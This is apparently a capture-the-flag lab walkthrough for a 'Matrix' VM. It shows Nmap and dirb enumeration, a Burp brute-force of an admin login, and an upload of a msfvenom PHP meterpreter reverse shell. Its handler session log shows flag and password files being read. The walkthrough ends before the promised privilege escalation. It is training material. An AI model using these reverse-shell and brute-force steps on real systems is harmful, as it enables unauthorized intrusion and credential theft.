Hack the Matrix VM

Level: Easy

Goal:

The goal is to exploit a file upload vulnerability and escalate privileges in order to find two flags that are stored in the Neo user's directory ('flag1.txt' and 'flag2.txt').

Penetration Methodology:

Network Scanning

- Nmap
- Netdiscover

Enumeration

- Dirb

Bruteforce

- Burp suite

Exploitation

- Msfvenom
- Msfconsole

Privilege Escalation

- ssh
- python hijacking

The Steps:

The summary of the steps required in solving this CTF are given below:

1. Get the target machine IP address by running Netdiscover.
2. Scan open ports by using the Nmap scanner.
3. Enumerate HTTP service with Dirb.
4. Brute-force on the admin page with burp.
5. Exploit file upload vulnerability.
6. Gain access to ssh.
7. Escalation privilege to get root access.


Now, Let's dive deep into this!

1. Network Scanning

To begin, we must use the **netdiscover** command to scan the network for the target machine's IP address.

```
netdiscover
```

The victim's IP address, in this case, is **192.168.1.36**.




We're going to use **Nmap** to help us move this process along. To see all of the services stated, we need to know which ones are now available.

```
sudo nmap -sC -sV 192.168.1.36
```

According to the nmap output, we have:


- An FTP server is available on port 21 with Anonymous login.
- An SSH server is available on port 22.
- On port 80, there is an HTTP service (Apache Server).




2. Enumeration

Let's begin by looking at the http service on port **80** by accessing it over the browser and finding the web page. From the webpage interface, it looks like a message,


that says " wake up neo the matrix has you, follow the **back rabbit** knock,knock ,neo".




When we selected all the text on the web page, we noticed a link named **"The Black Rabbit"**



We followed a link on the website and found that it asked us to choose between a "**red pill and a blue pill".**



We decided to choose the **Red pill** and the webpage redirected us to the index page. However, when we chose the **Blue pill**, we were taken to the Matrix page.




We didn't find anything useful on the website, so we decided to use the **dirb** directory **brute force method** to try to find more information. We were successful and discovered an **admin.php** file.

```
dirb http://192.168.1.36/matrix/ -X .php
```


While enumerating the webpage we discovered an admin.php page. From the admin page, we can try to bruteforce the admin login page by using the BurpSuite tool.


3. Bruteforce

Before we can brute force the **login page**, we need to capture the request and send it to the Intruder in **BurpSuite**. In the Intruder, we will select the Sniper attack type and enumerate passwords with the **username 'admin'**.




To begin the attack, we will go to the Payloads tab in the Intruder and add a wordlist for the passwords. You can either download a wordlist from the internet or use the wordlist folder in Kali Linux. I am using the **http_default_pass.txt** wordlist. Once you have added the wordlist, you can start the attack.





After the attack, we will filter the results by status code. We see that one of the responses has a status code of **302**. The password for this is **'letmein'**. We can now use this password, along with the **username 'admin',** to log in.




After logging in, we were redirected to an image **theupload.php** website. On this site, we can upload files. So we will upload a **malicious PHP** file.


4. Exploitation

Now that we have the ability to upload files, we will use the **msfvenom** tool to create a **PHP reverse shell payload**

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.38 LPORT=4444 -f raw -o shell.php
```




Now, we will upload the payload that we just created. The file is called 'shell.php'



After uploading the payload, we need to set up a listener to receive it. We will use **msfconsole** to listen for the payload. Then, we will open the **'shell.php'** file by clicking the 'here' button. This will execute the payload on the web server.

```
msfconsole -q -x "use multi/handler; set payload php/meterpreter_reverse_tcp; set lhost 192.168.1.38; set lport 4444; exploit"
```



```
┌──(kali㉿kali)-[~/Desktop/ctf]
└─$ msfconsole -q -x "use multi/handler; set payload php/meterpreter_reverse_tcp; set lhost 192.168.1.38; set lport 4444;
 exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ php/meterpreter_reverse_tcp
lhost ⇒ 192.168.1.38
lport ⇒ 4444
[*] Started reverse TCP handler on 192.168.1.38:4444
[*] Meterpreter session 1 opened (192.168.1.38:4444 → 192.168.1.36:40142) at 2023-01-08 08:45:30 -0500

meterpreter > pwd
/var/www/html/matrix/images
meterpreter > cd /
meterpreter > pwd
/
meterpreter > cd
Usage: cd directory
meterpreter > cd home
meterpreter > ls
Listing: /home
==============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040755/rwxr-xr-x  4096   dir   2023-01-06 04:17:53 -0500  debian
040700/rwx------  16384  dir   2021-10-17 04:56:38 -0400  lost+found
040755/rwxr-xr-x  4096   dir   2023-01-07 14:35:23 -0500  neo

meterpreter > cd neo
meterpreter > ls
Listing: /home/neo
==================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  453   fil   2023-01-07 15:26:48 -0500  .bash_history
100644/rw-r--r--  220   fil   2019-04-18 00:12:36 -0400  .bash_logout
100644/rw-r--r--  3526  fil   2019-04-18 00:12:36 -0400  .bashrc
100644/rw-r--r--  807   fil   2019-04-18 00:12:36 -0400  .profile
040755/rwxr-xr-x  4096  dir   2023-01-07 13:40:31 -0500  .ssh
100644/rw-r--r--  28    fil   2023-01-06 03:08:39 -0500  flag1.txt
100600/rw-------  28    fil   2023-01-06 06:48:25 -0500  flag2.txt
100644/rw-r--r--  52    fil   2023-01-07 14:29:00 -0500  note.txt

meterpreter > cat flag1.txt
F1Ag{y0U_F0uD_M3_TriN!Ty}
meterpreter > cat flag2.txt
[-] core_channel_open: Operation failed: 1
meterpreter > cat note.txt
i store my backup ssh password

password : trinity
meterpreter >
```

Once we have a Meterpreter session, we can navigate to Neo's home directory. When we list the files in this directory, we see several files. We can use the 'cat' command to view the contents of 'flag1.txt', 'flag2.txt', and 'note.txt'.

```
pwd
```

```
cd /
cd home/neo
ls
cat flag1.txt
cat flag2.txt
cat note.txt
```

- We were able to view the contents of **'flag1.txt'** and found the flag to be **'F1Ag{y0U_F0uD_M3_TriN!Ty}'**.
- We couldn't access **'flag2.txt'** because we needed **root access.**
